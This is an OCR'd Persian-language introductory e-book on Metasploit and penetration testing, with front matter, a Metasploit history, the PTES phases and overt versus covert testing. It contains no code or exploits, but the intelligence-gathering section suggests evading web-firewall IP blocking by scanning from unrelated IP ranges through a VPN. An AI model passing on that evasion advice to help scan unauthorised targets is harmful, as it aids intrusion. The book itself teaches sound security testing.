
Oopssec Metasploit Penetration Tester's Guide

Basics Of Metasploit , Vulnerability Analysis , Vulnerability Exploitation , Intelligence Gathering , Terminology OF Hacking , Scanning And So Etc...

@Author, Milad Kahsari Alhadi @Technical Editor, Saeed Beiki

Iranian Security Researcher's



Acknowledgments

Author:

Milad Kahsari Alhadi(C3phalex1n)

Technical Editor :

Saeed Beiki(Cephexin)

Email :

0xC3phalex1n@Gmail.Com

بِسْمِ اللهِ الرَّحْمنِ الرَّحِيمِ

اللّهم عجّل لوليک الفَرَج و العافية و النّصر

و اجعلنا من خَيرَ اَنصاره و اعوانه و المُستشهَدين بَينَ يَدَيه

خدایا، ولیّ ات حضرت حجّه بن الحسن که درودهای تو بر او و بر پدرانش باد. در این لحظه و در تمام لحظات سرپرست و نگاهدار و راهبر و یاری گر و راهنما و دیدبانش باش، تا او را به صورتی که خوشایند اوست ساکن زمین گردانی ، و مدّت زمان طولانی در آن بهره‌مند سازی.

در این خاک زرخیز ایران زمین / نبودند جز مردمی پاک دین

چو مِهر و وَفا بود خود کیشِشان / گُنه بود آزار کَس پیششان

همه بنده نابِ یزدان پاک / همه دل پُر از مِهر این آب و خاک

پدر در پدر آریایی نژاد / ز پُشتِ فرِیدون نیکو نهاد

کجا رفت آن دانش و هوش ما / که شد مهر میهن فراموش ما

نبود این چنین کشور و دین ما / کجا رفت آیین دیرین ما؟

گرانمایه بود آنکه بودی دبیر / گرامی بدآن کس که بودی دلیر

به یزدان که گر ما خرد داشتیم / کجا این سر انجام بد داشتیم

نه دشمن در این بوم و بر لانه داشت / نه بیگانه جایی در این خانه داشت

از آنروز دشمن بما چیره گشت / که ما را روان و خرد تیره گشت

از آنروز این خانه ویرانه شد / که نان آورش مرد بیگانه شد

چو ناکس به ده کدخدایی کند / کشاورز باید گدایی کند

به یزدان که گر ما خرد داشتیم / کجا این سر انجام بد داشتیم

بسوزد در آتش گرت جان و تن / به از زندگی کردن و زیستن

اگر مایه زندگی بندگی است / دو صد بار مردن به از زندگی است

بیا تا بکوشیم و جنگ آوریم / برون سر از این بار ننگ آوریم

معرفی مولف :

به نام خداوند بخشاینده و مهربان

نام و نام خانوادگی : میلاد کهساری الهادی (@C3phalex1n_0x)

سال تولد : 14 اردیبهشت 1373

علاقه مندی ها : آنالیز فایل های مخرب، کشف و بهره برداری از آسیب پذیری های کامپیوتری، برنامه نویسی سیستمی، هوش مصنوعی، شبکه های کامپیوتری

پروفایل:

https://twitter.com/C3phalex1n_0x

https://www.facebook.com/Milad.kahsari

فصل اول

پیشگفتار[1]

مولف کتاب:

میلاد کهساری الهادی (0xC3phalex1n@Gmail.Com) : شاید این حرف هایی که بنده می خواهم در اینجا بزنم، در خور یک مطلب علمی نباشد؛ قطعا همینطوره، اما بنده این سرکشی از قوانین را به جان می خرم تا مطلع گردید چه افکاری در نشر این کتاب بوده است.


زمانی تصمیم به ترجمه و تالیف این کتاب گرفتم که تماما وجودم در یأس و اعضاب قرار دارد، این روزها احساسِ آفتابگردان تنهایی را دارم که آفتابش پشت ابرهاست، و آرزو دیدن آن آفتاب باعث نابودی تدریجی ام شده است. در همین حال که با خودکارم روی دفترم خط و خطوطی رسم می کردم و همانطور که خودکار بر روی کاغذ می رقصید و اثراتی از غم بر روی کاغذ به جای می گذاشت، به فکر آن افتادم که کتابی درخور علاقه مندان به امنیت به نگارش برسونم.

موضوع این کتاب راهنمای استفاده از برنامه متاسپلویت است که در زمینه امنیت و نفوذگری برای متخصصین فناوری اطلاعات یک برنامه فوق العاده کاربردی به شمار می رود. این برنامه امنیتی را می توان فروشگاهی از آرزو های نفوذگری فرض کرد؛ زیرا هر چیزی که یک شخص متخصص امنیت بخواهد؛ می تواند در آن به دست آورد، متاسفانه هنوز خیلی ها در کشور ایران، این برنامه را مختص هک کلاینت می دانند و با دیگر قابلیت های این برنامه آشنا نیستند، همین موضوع باعث آن شد که بنده شروع به تالیف و ترجمه این کتاب کنم.

در هر حال، هدف از ارائه این کتاب؛ این بوده است که بتوانید ابتدا با اصول برنامه متاسپلویت آشنا بشوید و سپس سطح خود را به یک کاربر نیم حرفه ای در استفاده از برنامه متاسپلویت بالا ببرید.

علاوه بر همه این ها، ادب حکم می کند در اینجا از استاد گرانقدر و مهربان خود آقای سعید بیکی(cephexin) تشکر کنم که همواره من را در نوشتن این کتاب راهنمایی کردند و باعث آن بوده اند که بنده بتوانم نوشتن این اثر را به پایان برسانم. برای این بزرگوار آرزو موفقیت و سربلندی می کنم و امیدوارم در تمامی امورات زندگیشان شاد و کامیاب باشند. و علاوه بر این بزرگوار از دوستان گلم، آقایان علی عباسی (Black IC3) و نوید علیزاده (Cru3l.b0y) برای راهنمایی هایی که بنده را در امر نوشتن این کتاب کرده اند تشکر می کنم.


[1] Acknowledgments



این کتاب را تقدیم به دو فرشته همراهم در زندگی

پدر و مادر عزیزتر از جانم تقدیم می کنم

که همواره باعث دلگرمی و پیشرفت من بوده اند



متاسپلویت چیست؟

اولین سوالی که برای یک فرد مبتدی پیش خواهد آمد قطعا این است؛ برنامه متاسپلویت چیست؟ و در چه زمینه هایی کاربرد دارد؟! و یا چه کاری می توان با آن انجام داد؟! در جواب این سوال باید گفت، متاسپلویت برنامه ای برای آزمایش امنیت سیستم ها، برنامه ها و سرویس ها مبتنی بر شبکه های کامپیوتری است.

فریمورک متاسپلویت اجازه می دهد که بر روی جنبه های خیلی تخصصی و حرفه ای نفوذگری در کامپیوتر تمرکز کنید و هدف های خود را از نقطه نظر امنیت و نفوذ پذیری مورد بررسی قرار بدهید و ضعف های امنیتی آن ها را کشف و برای ضعف های امنیتی کشف شده، اکسپلویت دلخواه خود را تولید کنید. اگر معنی کلماتی مانند اکسپلویت و ... را نمی دانید هیچ نگران نباشید. چرا که در یک قسمت جدا به تفضیل به توضیح دادن این معانی خواهیم پرداخت.

از بحث اصلی دور نشویم، برنامه متاسپلویت در اصل یک نرم افزار لینوکسی است و انتظار می‌رود روی تمام لینوکس هایی که دارای مفسر روبی هستند اجرا شود. با پیشرفت در خواندن فصل های این کتاب و مطالعه متد هایی که ارائه شده است، شما مشاهده خواهید کرد که می توان در تمامی جنبه های گوناگون آزمودن امنیت از فریمورک متاسپلویت استفاده کرد. هدف من در انتشار این کتاب، که نسخه یک آن می باشد این بوده است که با استفاده از فریمورک متاسپلویت برخی از حملات ابتدایی را پیاده سازی کنم تا به صورت عملی با نحوه کارکرد این عملیات ها در متاسپلویت آشنا شوید، علاوه بر این ها، به دیگر ابزار های امنیتی هم سر کشی خواهیم کرد. زیرا که اکثریت آزمایش های نفوذپذیری تنها با استفاده از یک ابزار صورت نمی گیرند. امیدوارم از خواندن این کتاب نهایت لذت و استفاده را ببرید.

تاریخچه مختصری از متاسپلویت

متاسپلویت توسط آقای HD Moore پیاده سازی و تولید شده است. هدف او از ساخت فریمورک متاسپلویت آن بود که فریمورکی با قابلیت انعطاف، پایدار و قدرتمند برای ساخت و مورد استفاده قرار دادن اکسپلویت تولید کند. او اولین نسخه متاسپلویت را مبتنی بر پرل در سال 2003 ماه اکتبر که حاوی یازده اکسپلویت بود منتشر کرد. سپس در یک سال بعد یعنی در سال 2004 ماه اپریل با کمک Spoonm پروژه متاسپلویت را باز نویسی کرد و نسخه جدید متاسپلویت را منتشر ساخت. این ورژن حاوی نوزده اکسپلویت و بیست و هفت پیلود(Payload) بود. مدت کوتاهی از انتشار این نسخه نگذشته بود که Matt Miller به تیم متاسپلویت پیوست از آن موقع به بعد پروژه متاسپلویت خیلی محبوبیت به دست آورد. به همین ترتیب متاسپلویت پشتوانه های قویتری از جامعه امنیت اطلاعات دریافت کرد و به سرعت به یک ابزار ضروری برای نفوذگری و اکسپلویتینگ تبدیل شد. سپس بعد از این فعل و انفعالات؛ فریمورک متاسپلویت با زبان برنامه نویسی روبی بازنویسی شد. باز نویسی برنامه و مهاجرت کردن آن، از پرل به روبی در سال 2007 صورت گرفت. تیم متاسپلویت در سال 2007 نسخه سوم متاسپلویت را منتشر کرد که حاصل مهاجرت کردن فریمورک متاسپلویت از پرل به روبی بود که به مدت هجده ماه به طول انجامید و نتیجه آن 150.000 خط کد جدید شد.

اما با انتشار نسخه 3 متاسپلویت؛ شاهد آن بودیم که برنامه متاسپلویت مورد پذیرش گسترده جامعه کاربران امنیت اطلاعات قرار گرفت و افزایش چشمگیر و غیر قابل تصوری در مشارکت آن ها در این پروژه انجام گرفت. در پاییز سال 2009 متاسپلویت توسط کمپانی تجاری با نام Rapid7 خریداری شد و از آن موقع به سرعت به یک پویشگر[1] برای آسیب پذیری ها تبدیل گردید. و این موضوع HD Moore را وادار می ساخت که یک تیم صرفا، متمرکز برای توسعه متاسپلویت حاصل کند.

از آن روز به بعد به روز رسانی ها با سرعت بسیار زیادی انجام می گرفت و کمپانی Rapid7 دو محصول تجاری بر مبنای متاسپلویت با نام های Metasploit Express و Metasplot Pro منتشر ساخت. Metasploit Express یک نسخه از فریمورک متاسپلویت هست که دارای یک رابطه گرافیکی می باشد و علاوه بر این ها قابلیت های مهم دیگری هم داراست که می توان ما بین قابلیت های مفید آن به قابلیت گزارشگیری اشاره کرد. و Metasploit Pro، نسخه گسترش یافته متاسپلویت اکسپرس هست که قابلیت های جدیدی برای گروه های نفوذگر به آن اضافه شده است.

[1] Scanner

درباره کتاب

در ابتدا قصد بنده بر این بود که این کتاب را برای چاپ آماده کنم، اما به دلیل پاره ای از مشکلات از قبیل نداشتن وقت کافی برای ادامه نوشتن این کتاب، مشکلات تحصیلی و غیره .. تصمیم خودم را عوض کردم و این کتاب را به صورت الکترونیکی به انتشار رسوندم. خب، همانطور که پیش تر گفتم، این کتاب طراحی شده تا اصول کار با فریمورک متاسپلویت، تکنیک های بهره برداری از ضعف های امنیتی[1] با استفاده از متاسپلویت را به متخصصین امنیت آموزش دهد. و هدف اصلی ارائه این کتاب که نسخه یک آن می باشد، آموزش به مبتدیان و ایجاد یک منبع برای علاقه مندان بوده است. قابل ذکرست که فقط بر روی متاسپلویت متمرکز نخواهیم بود، و در تشریح برخی حملات به توضیح دادن برنامه های دیگر به صورت نا خودآگاه خواهیم پرداخت.

به هر حال این کتاب، کم و کاستی هایی خواهد داشت و نمی توان گفت که تمام نیاز های خوانندگان را در بر می تواند بگیرد؛ اما انشاالله در آینده با کمک اساتید و مشارکت شما عزیزان به زودی تبدیل به یک منبع کامل خواهد شد. و با گزارش های شما تمامی مشکلات در متن کتاب را رفع خواهیم کرد.

خب؛ قبل از آنکه شروع به تشریح فصول کتاب کنیم، به این موضوع دقت کنید، برای انجام آزمایشات نفوذگری نیاز دارید که دانش برنامه نویسی داشته باشید. مسلما پایه ترین مهارت یک هکر یا متخصص امنیت، مهارت آن در برنامه نویسی است، اگر تا به حال هیچ زبانه برنامه نویسی را فرا نگرفتید، پیشنهاد بنده این است که با پایتون شروع کنید. زیرا پایتون به خوبی طراحی و مستند سازی شده و تقریبا ابتدایی است اما به این نکته دقت داشته باشید، با اینکه پایتون زبان اولیه و خوبی برای شروع است اما آن را یک اسباب بازی فرض نکنید. بلکه زبان برنامه نویسی پایتون بسیار قدرتمند و انعطاف پذیر طراحی و سازماندهی شده است. و بنده به شخصه علاقه بسیاری به آن دارم.

عموما هر شخصی که می خواهد در زمینه نفوذگری فعالیت کند. باید از علم برنامه نویسی برخوردار باشد. با این حال همواره بنده و تمامی اساتید صاحب نظر پیشنهاد می کنند که ابتدا یک زبان برنامه نویسی را فرا بگیرید(من جزوء صاحب نظر ها نیستم، اشتباه برداشت نکنید) مانند پایتون که در بالا نقل شد. زیرا که زبان برنامه نویسی ساده ای است و فراگیری آن مدت زمان زیادی طول نمی کشد. سپس بعد از فراگیری زبان برنامه نویسی (پایتون یا روبی) وارد دنیای آزمودن امنیت شوید. چرا که دانستن یک زبان برنامه نویسی کمک شایانی در درک مطالب این کتاب و بهره برداری پیشرفته از ضعف های امنیتی و سفارشی سازی حملات به شما می کند و در آینده این امکان را به شما می دهد که بتوانید حملات موفق تری را پیاده سازی و سازماندهی کنید.

دو منبع آموزشی برای یاد گیری زبان های برنامه نویسی ذکر شده:

Ruby : http://rubylearning.com/satishtalim/tutorial.html

Python : http://wiki.python.org/moin/BeginnersGuide

[1] Exploition Vulnerability

Python Persian Community : http://www.pylearn.com/fa/wiki/index.php

ضمنا، هر چه بیشتر با متاسپلویت کار کنید، متوجه خواهید شد که این فریمورک به طور مرتب با ویژگی های جدید، اکسپلویت ها و حملات به روز می شود. از همین روی ما در این کتاب بر روی اصول متاسپلویت تمرکز خواهیم کرد زیرا که بتوانید با یک بار فراگیری اینکه، متاسپلویت چگونه کار می کند؟ با تغییراتی که در طول توسعه آن حاصل می شود به راحتی کنار بیایید و خود را با آن ها هماهنگ سازید.

در حالت کلی در این کتاب می آموزید که چگونه کار با متاسپلویت را شروع کنید و سطح خودتان را از یک کاربر معمولی یا آماتور به یک کاربر نیم حرفه ای بالا ببرید، و نکته قابل ذکر دیگر اینست که؛ تمامی فصل های این کتاب به هم دیگر مرطبت هستند و برای اینکه بتوانید مهارت خود را در آزمایش نفوذپذیری و آزمایش امنیت بالا ببرید، باید تمامی دروس را فرا بگیرید. همانطور که تا به الان متوجه شدید، این کتاب نسخه یک می باشد که شامل مطالب ساده و اصلی استفاده از متاسپلویت هست. به دلیل اینکه بنده وقت کافی نداشتم نتوانستم تمامی موضوعات مرتبط با استفاده از متاسپلویت را ترجمه و تالیف کنم. از همین روی تصمیم گرفتم باقی مطالب متاسپلویت را سر فرصتی مناسب در نسخه دوم نشر کنم. در هر حال در صورت داشتن هر گونه سوالی با ایمیل بنده (0xc3phalex1n@gmail.com) در ارتباط باشید.

بر روی این نکته مهم توجه داشته باشید:

شاید ذکر کردن این نکته، در متون امنیتی و نفوذگری تکراری و مضحک باشد اما بنده تابع قوانین هستم و ذکر کردن این نکته را جزء واجبات می دانم و اصلا تمایل به این ندارم که در آینده برای من مشکلاتی ایجاد شود. در هر حال فراموش نکنید، هدف بنده از ارائه این کتاب آن بوده است که کمکی به دانشجوهایی کشور عزیزم که در زمینه آزمودن امنیت فعالیت می کنند، کرده باشم؛ به عنوان یک نفر که شغلش آزمون امنیت برنامه ها و شبکه هاست؛ دور زدن اقدامات امنیتی یک قسمت مهم از شغل من به حساب می آید، پس این نکاتی که در زیر آورده می شود را به ذهن خود بسپارید تا برای شما مشکلی به وجود نیاید.

1. هدف مخربانه هیچگاه نداشته باشید.
2. بدون اجازه به اهداف خود نفوذ نکنید. (فقط با اجازه ؛ و برای آزمودن امنیت یک سیستم، عملیات نفوذگری را انجام دهید)
3. همیشه هر کاری که می کنید عواقبش را در نظر داشته باشید.
4. اگر شما کار غیر قانونی (Illegal jobs) انجام بدهید مطمئن باشید با پیگیری دستگاه های قضایی (فتا در ایران) به دام افتاده و روانه زندان خواهید شد. و به کرات برایتان دردسرهای گوناگون ایجاد خواهد شد.
5. و در آخر

.


.

.

.

.

نویسنده این کتاب هیچ مسولیتی در باب استفاده نادرست از این کتاب بر عهده نمی گیرد، و فقط هدف از ارائه این کتاب بحث در مورد آزمودن امنیت بوده است.



List of Topics

The Absolute Basics of Penetration Testing

In this chapter, we will cover:

1. The Phases of the PTES
2. Types of Penetration Tests
3. Vulnerability Scanners

فصل دوم

مبانی مطلق در آزمون نفوذ[1]

در آزمون نفوذ[2] ما به عنوان متخصص امنیت باید تمام روش ها و یا حفره های امنیتی را که یک هکر می تواند از آنها برای دور زدن کنترل های امنیتی سوء استفاده و به سیستم های کامپیوتری نفوذ کند شبیه سازی کنیم و در صورت وجود ضعف های امنیتی جهت رفع آن ها اقدام مناسب را انجام دهیم تا از نفوذ هکرها و افراد بیگانه به سیستم جلوگیری شود.

قابل ذکر است که هدف یک هکر می تواند هر چیزی باشد، از سیستم های بزرگ تا سیستم های کوچک از جمله سیستم های دولتی، بانک ها، کامپیوتر های شخصی، وبسایت ها، سرویس های شبکه و غیره. در اینجاست که شما باید به عنوان یک متخصص امنیت (هکر کلاه سفید) وارد میدان شده و تمام راه های ممکن برای نفوذ یک نفوذگر (هکر کلاه سیاه) را کشف کنید.

باید به این نکته توجه شود که عملیات آزمون نفوذ عملا بیش از یک عمل ساده پویش[3] با استفاده از ابزار های خودکار و سپس تهیه گزارش است. این موضوع را رفته رفته در این کتاب بیشتر درک خواهید کرد. در هر صورت تبدیل شدن به یک فرد متخصص و حرفه ای در زمینه آزمون نفوذ و رسیدن به سطح قابل قبول در این زمینه به سالیان سال تلاش و تمرین نیاز دارد.

خوشبختانه درحال حاضر دید مردم به موضوع امنیت عوض شده است و دیگر با نگاه سطحی به آن نگاه نمی شود. به همین دلیل شاهد هستیم که برای آزمون های نفوذ استاندارد و دستورات کاری معینی وضع می شود که Penetration Testing Execution Standard یا PTES نمونه ای از آن است که منشوری از اطلاعات افراد مختلف درباره ی یک آزمون نفوذ واقعی است. به هر حال اگر شما در حوزه ی امنیت تازه کار یا با فاز های PTES ناآشنا هستید، برای یادگیری و میل به اطلاعات بیشتر درباره استاندارد آزمون نفوذ دارید می توانید به وبسایت Pentest-Standard.Org رجوع نمایید. با این حال توضیح مختصری درباره ی فاز های PTES در زیر آمده است.

فازهای PTES:

فازها مختلف PTES به این دلیل تعریف شده اند تا بتوان بواسطه ی آنها تمام مسائل امنیتی را ارزیابی کرد. این فازها دارای مزیت های بسیاری هستند بطوریکه اگر سیستم با مشکل امنیتی مواجه شد بتوان براحتی آن را کشف و رفع کرد. اما باید همیشه به خاطر داشت که **"در دنیای رایانه ها، امنیت هیچگاه صد در صد نیست"** لذا هیچ گاه نمی توانیم به مشتری امنیت صد در صدی را تضمین دهیم. اما همواره سعی کنید تمام

[1] The Absolute Basics of Penetration Testing
[2] Penetration Testing
[3] Scanning

ضعف های امنیتی شناخته شده را برطرف کنید تا سطح امنیت به حد قابل قبولی برسد. به هر حال فازهای یاد شده بسته به نوع سازمان یا سیستم مخاطب که مورد آزمون نفوذ قرار می گیرد، به هفت قسمت با سطوح مختلف تقسیم می شود.

فاز اول: توافق های قبل از قرارداد[1]

منظور از توافق های قبل از قرارداد مسائل و مواردی است که قبل از بستن قرارداد باید برای کار فرما توضیح بدهید و بر روی آنها توافق کنید و نظریات احتمالی کار فرما را نیز جویا شوید و آنها را در بعضی از مسائل وارد برنامه آزمون نفوذ کنید. هنگامی که می خواهید سیستمی را مورد آزمایش قرار بدهید، باید با مشتری قرارداد بسته و حوزه کاری خود را شرح دهید. سپس شرایطی را که کارفرما برای شما شرح می دهد وارد قرارداد نمایید.

تعهدهای مطرح شده در قرارداد بسیار مهم هستند، چرا که این مرحله نیز به عنوان فرصتی است تا به مشتری بفهمانید در یک آزمون نفوذ چه عملیاتی انجام می شود و چه انتظارهای از شما می تواند وجود داشته باشد. بیشتر تیم های حرفه ای که در زمینه ی آزمون نفوذ فعالیت می کنند برای بستن قرارداد و انجام مذاکرات دارای یک شخص خاص هستند که که به مسائل حقوقی نیز آشناست و انجام مذاکرات بر عهده ی اوست.

فاز دوم : جمع آوری اطلاعات[2]

در قسمت جمع آوری اطلاعات، تمام اطلاعات مورد نیاز برای حمله با استفاده از شبکه های اجتماعی، گوگل هکینگ، footprinting، و غیره به دست می آید. یکی از مهم ترین مهارت های یک متخصص امنیت یا نفوذگر، توانایی بدست آوردن اطلاعات در مورد هدف است، از قبیل اینکه قربانی چگونه رفتار می کند، چه اطلاعاتی در اختیار دارد و نهایتا اینکه چگونه باید به آن حمله کرد.

این اطلاعات دید مناسبی را راجع به انواع کنترل های امنیتی مورد استفاده در سیستم هدف بدست می دهد. مثلا اینکه سیستم عامل هدف چیست، آیا سیستم هدف قابل اکسپلویت شدن (بهره برداری کردن) هست، آیا سیستم هدف از دیوار آتش استفاده می کند و غیره. نکته قابل ذکر این است که در زمان جمع آوری اطلاعات باید در قدم اول مکانیسم های امنیتی را شناسایی کنید و در قدم بعد به آرامی در سیستم هدف به کاوش بپردازید.

به عنوان نمونه یک سازمان خصوصی را در نظر بگیرید. این سازمان فقط به مجموعه خاصی از IP ها اجازه استفاده از سرویس هایش را می دهد و اگر شما عضو آن مجموعه نباشید اجازه دسترسی صادر نمی شود و از ارتباط شما با آن سازمان ممانعت به عمل می آید. بدین ترتیب قادر به انجام فعالیت دیگری نیستید.

بنابراین همیشه پیشنهاد می شود که ابتدا هدف را به دقت بررسی کرده و در مورد مکانیزم های امنیتی موجود اطلاعات جمع کرده و در گام آخر استدلال نمایید که سیستم موجود قابل نفوذ است یا خیر. آنگاه

[1] Pre-engagement
[2] Intelligence Gathering

اقدامات بعدی را برای ورود به آزمون نفوذ انجام دهید. شایان ذکر است که بسیاری از پروژه ها در همین گام نخست با شکست رو به رو می شود، چونکه موارد امنیتی رعایت شده در سیستم هدف قابل دور زدن[1] نیستند.

اگر بخواهیم از دید یک متخصص امنیت به این موضوع نگاه کنیم، باید گفت که مسدود کردن افراد بر اساس آدرس IP آن ها ایده خوبی در برنامه های مبتنی بر وب[2] به شمار می رود. شایان ذکرست که همین مکانیزم امنیتی با اندکی تفاوت در دیوارهای آتش به کار می رود. تفاوت در اینجاست که دیوارهای آتش مبتنی بر وب شما را بر اساس کارهای مجاز یا غیرمجاز تعریف شده (Rule) بلاک یا مسدود خواهند کرد.

تصور کنید که ما قصد داریم یک برنامه تحت وب را مورد نفوذ قرار دهیم. اما سیستم هدف دارای یک مکانیزم امنیتی قوی است که طبق یک سری قوانین خاص از حملات علیه آن جلوگیری می کند. به عنوان مثال وقتی سیستم را پویش می کنید، اگر تعداد درخواست های شما از حد نصاب تعریف شده در دیوار آتش فراتر باشد، این دیوارهای آتش مبتنی بر وب[3]، شما را به عنوان هکر شناسایی کرده و با بلوکه کردن آدرس IP شما از درخواست های آتی ممانعت بعمل می آورد.

اما هنوز هم راه هایی برای دور زدن این مکانیزم امنیتی وجود دارد. به عنوان مثال می توانید پویش اولیه را با استفاده از محدوده ای از آدرس های IP که به شما و تیم شما ارتباطی ندارد انجام دهید. این عمل را می توان با استفاده از شبکه های مجازی خصوصی[4] به سادگی انجام داد.

فاز سوم : مدل سازی یک تهدید[5]

در مدل سازی تهدیدات، بر پایه اطلاعات بدست آمده از فاز جمع آوری اطلاعات، به صورت قدم به قدم به آنالیز و شناسایی آسیب پذیری های موجود پرداخته می شود. هدف می تواند شبکه، سرویس، برنامه های کاربردی و غیره باشد. نوع اطلاعاتی را که برای مورد حمله قرار دادن هدف مورد نیاز است در این فاز دریافت می کنیم.

به عنوان مثال یک کامپیوتر شخصی را به عنوان دشمن شبیه سازی کنید. در فاز جمع آوری اطلاعات باید تمام جنبه های سیستم هدف مورد بررسی قرار گیرد. از قبیل اینکه سیستم عامل هدف چیست، چه برنامه هایی بر روی آن نصب شده است، آیا سیستم دارای دیوار آتش و آنتی ویروس است و امثالهم. پس از جمع آوری این اطلاعات مهم وارد قسمت سوم یعنی مدل سازی تهدید می شوید. در این فاز باید بررسی کنید که آیا سیستم عامل هدف اصلا قابل نفوذ است یا خیر؟! اگر در این فاز سیستم عامل قربانی را قابل نفوذ تشخیص دادید، باید بهترین راه برای حمله به قربانی را مشخص کنید. شایان ذکر است که این فاز یکی از فاز های طاقت فرسا PTES است.

[1] Bypass
[2] Web-Based Application
[3] WPF
[4] Virtual Private Network
[5] Threat Modeling

فاز چهارم : تحلیل آسیب پذیری ها[1]

بعد از یافتن بهترین روش برای حمله، باید چگونگی دسترسی به هدف را مد نظر داشت. در طی فاز تحلیل آسیب پذیری باید اطلاعات خود را با اطلاعاتی که در مراحل قبل بدست آوردید ترکیب کرده تا بهترین بردار حمله را در اختیار داشته باشید. فاز تحلیل آسیب پذیری، شامل پویش پورت ها و آسیب پذیری ها، جمع آوری داده ها توسط Banner Grabbing و اطلاعات جمع آوری شده در طی فاز اول می باشد.

فاز پنجم : اکسپلویت کردن آسیب پذیری[2]

اکسپلویت کردن آسیب پذیری در یک سیستم شاید یکی از هیجان انگیزترین بخش های آزمون نفوذ باشد. به طور کلی برنامه های موجود بر روی سیستم های ما مجموعه ای از قوانین را دنبال می کنند تا یک عمل خاص (مد نظر برنامه نویس) را انجام دهند. اکسپلویت کردن یک برنامه در واقع راهی است جهت انجام دادن کارهای مخرب (مد نظر هکر)بر روی سیستم قربانی؛ حتی اگر سیستم از اجرای آن فرمان ها منع شده باشد. در واقع یک برنامه فقط کاری را که برای آن برنامه نویسی شده است انجام می دهد. نفوذگر می تواند از حفره های امنیتی (در صورت وجود) در برنامه سوء استفاده کند و دستورات و فرامین مطلوب خود را روی سیستم قربانی اجرا نماید. درهرحال یافتن این حفره ها نیازمند یک ذهن خلاق است و شما باید از وجود یا عدم وجود این حفره ها در سیستم قربانی حصول اطمینان کنید تا در موفقیت آزمون نفوذ به مشکل بر نخورید.

فاز ششم : پس از اکسپلویت کردن سیستم[3]

این فاز پس از نفوذ شما به یک یا چند سیستم و گرفتن دسترسی از آنها آغاز می شود. هدف از آن تعیین ارزش کامپیوترهاست در راستای اینکه دسترسی خودتان را بر روی آن ها حفظ کنید یا خیر.

حالا سوال پیش می آید که کامپیوترها چه ارزشی می توانند داشته باشند؟! در جواب این سوال می توان گفت که ارزش هر کامپیوتر بر مبنای حساسیت اطلاعات ذخیره شده در آن است. این فاز یکی دیگر از فازهای مهم برای نفوذگر است، چرا که روش های مورد استفاده در این بخش به نفوذگر برای شناسایی و مستند سازی حساسیت داده ها کمک می کند.

فاز هفتم : گزارش نویسی[4]

این فاز به مراتب مهم تر از بقیه فازهاست، چرا که شما باید به مشتری گزارش کامل کار خود را از آزمون نفوذ تحویل بدهید. در این گزارش شرحی از کارهای انجام شده (عملیات نفوذ)، چگونگی انجام آنها و از همه مهم تر چگونگی مقابله با نفوذهای انجام شده و برطرف نمودن آسیب پذیری های موجود می آید.

[1] Vulnerability Analysis
[2] Exploitation
[3] Post-Exploitation
[4] Reporting

انواع آزمون های نفوذ

تا اینجا تا حدودی با فاز های استاندارد آزمون نفوذ آشنا شدید. اکنون دو نوع از مهم ترین این آزمون ها را مورد بررسی قرار می دهیم، یعنی آزمون نفوذ پنهان که هکر کلاه سیاه و آزمون نفوذ آشکار که متخصص امنیت یا هکر کلاه سفید آنرا انجام می دهد. آزمون نفوذ آشکار با اطلاع و آگاهی کامل سازمان مورد نفوذ (هدف) انجام می پذیرد و هدف آن برطرف ساختن ضعف های امنیتی سازمان در قالب یک قرارداد است. درحالیکه آزمون نفوذ پنهان توسط افراد ناشناس سازمان دهی می شود و هدف آن می تواند خراب کاری، نشان دادن ضعف های امنیتی، و یا قدرت نمایی و مسائل دیگر باشد. قابل ذکر است که تا به حال تعریف دقیق و جامعی برای این مسائل بدست نیامده است. بهرحال هر دو روش دارای مزیت ها و معایبی هستند که در ادامه به آنها خواهیم پرداخت.

آزمایش امنیت آشکارا[1]

شما وظیفه دارید که سیستم سازمانی مشتری را مورد آزمون قرار داده و آسیب پذیری های امنیتی موجود را شناسایی و رفع نمایید و نهایتا گزارش کار خود را بنویسید. مزیت این نوع آزمون در این است که دقدقه ای راجع به مسدود شدن خود، یا پیگیری های احتمالی قضایی و مسائلی از این دسته را ندارید و می توانید با فکر آزاد و دسترسی مستقیم، روی سیستم ها آزمون نفوذ انجام دهید. اما نکته این است که همواره متخصصین امنیت استدلال می کنند که بر پایه ی این نوع آزمون امنیت برنامه ها به خوبی حصول نمی شود، لذا این روش را ناموثر می دانند.

در حالت کلی وقتی زمان محدود است و از طرفی مراحل PTES (مثلا فاز جمع آوری اطلاعات) در ظرف زمانی مناسب نمی تواند انجام پذیرد، این نوع آزمون بهترین گزینه برای سنجش امنیت است. مسلم است که نمی توان امنیت صد در صد برنامه ها را تضمین نمود. بهرصورت مزیت این نوع آزمون صرفه جویی در وقت و طی کردن مراحل استاندارد آزمون امنیت بدون دردسر و محدودیت می باشد.

آزمایش امنیت پنهان[2]

بر خلاف آزمون آشکار، این نوع آزمون بر اساس طراحی و شبیه سازی حملات انجام می شوند. در این حملات یک نفوذگر بدون آگاهی خاصی از قربانی حمله را صورت می دهد و کنترل های امنیتی را دور زده و قربانی را مورد نفوذ قرار می دهد. از مزیت های این نوع آزمون می توان به سنجش تیم پاسخگویی در برابر حوادث سازمان[3] و میزان مقاومت و ایمنی سیستم در برابر حملات سرزده اشاره نمود.

آزمون های پنهان می تواند از بُعد مالی و زمانی پرهزینه باشند و بدیهی است که نیاز به مهارت های بیشتری نسبت به حملات آشکار برای انجام این حملات می باشد. متخصص های نفوذ معمولا این روش را انتخاب می کنند چونکه به یک حمله واقعی نسبت به آزمون پنهان بیشتر شبیه است تا آزمون آشکار.

[1] Overt Penetration Testing
[2] Covert Penetration Testing
[3] Incident Response

آزمون های پنهان بر توانایی فرد در بدست آوردن اطلاعات از قربانی متکی هستند. از طرفی معمولا در تلاشی که برای این انجام می دهید احتمالا تعدادی آسیب پذیری نیز پیدا خواهید کرد. متقابلا راه هایی را برای اکسپلویت کردن آسیب پذیری ها و نهایتا دسترسی به سیستم قربانی پیدا خواهید کرد. این راه ها شناخته شده نیستند، اما شما می توانید آنها را کشف نموده و سپس از آنها سو استفاده یا در راه برقراری امنیت استفاده کنید.

پویشگرهای آسیب پذیری (حفره های امنیتی)

بسیاری از سایت ها و پورتال هایی که امروزه دیفیس[1] می شوند به دلیل ضعف های امنیتی است، مثلا ممکن است حمله از طریق SQL Injection صورت پذیرد (که ناشی از برنامه نویسی ضعیف است و به هکر اجازه اجرای دستورات SQL را برای انجام مقاصد خود می دهد) و یا وجود یک ضعف روی وب سرور مسبب نفوذ هکرها شود.

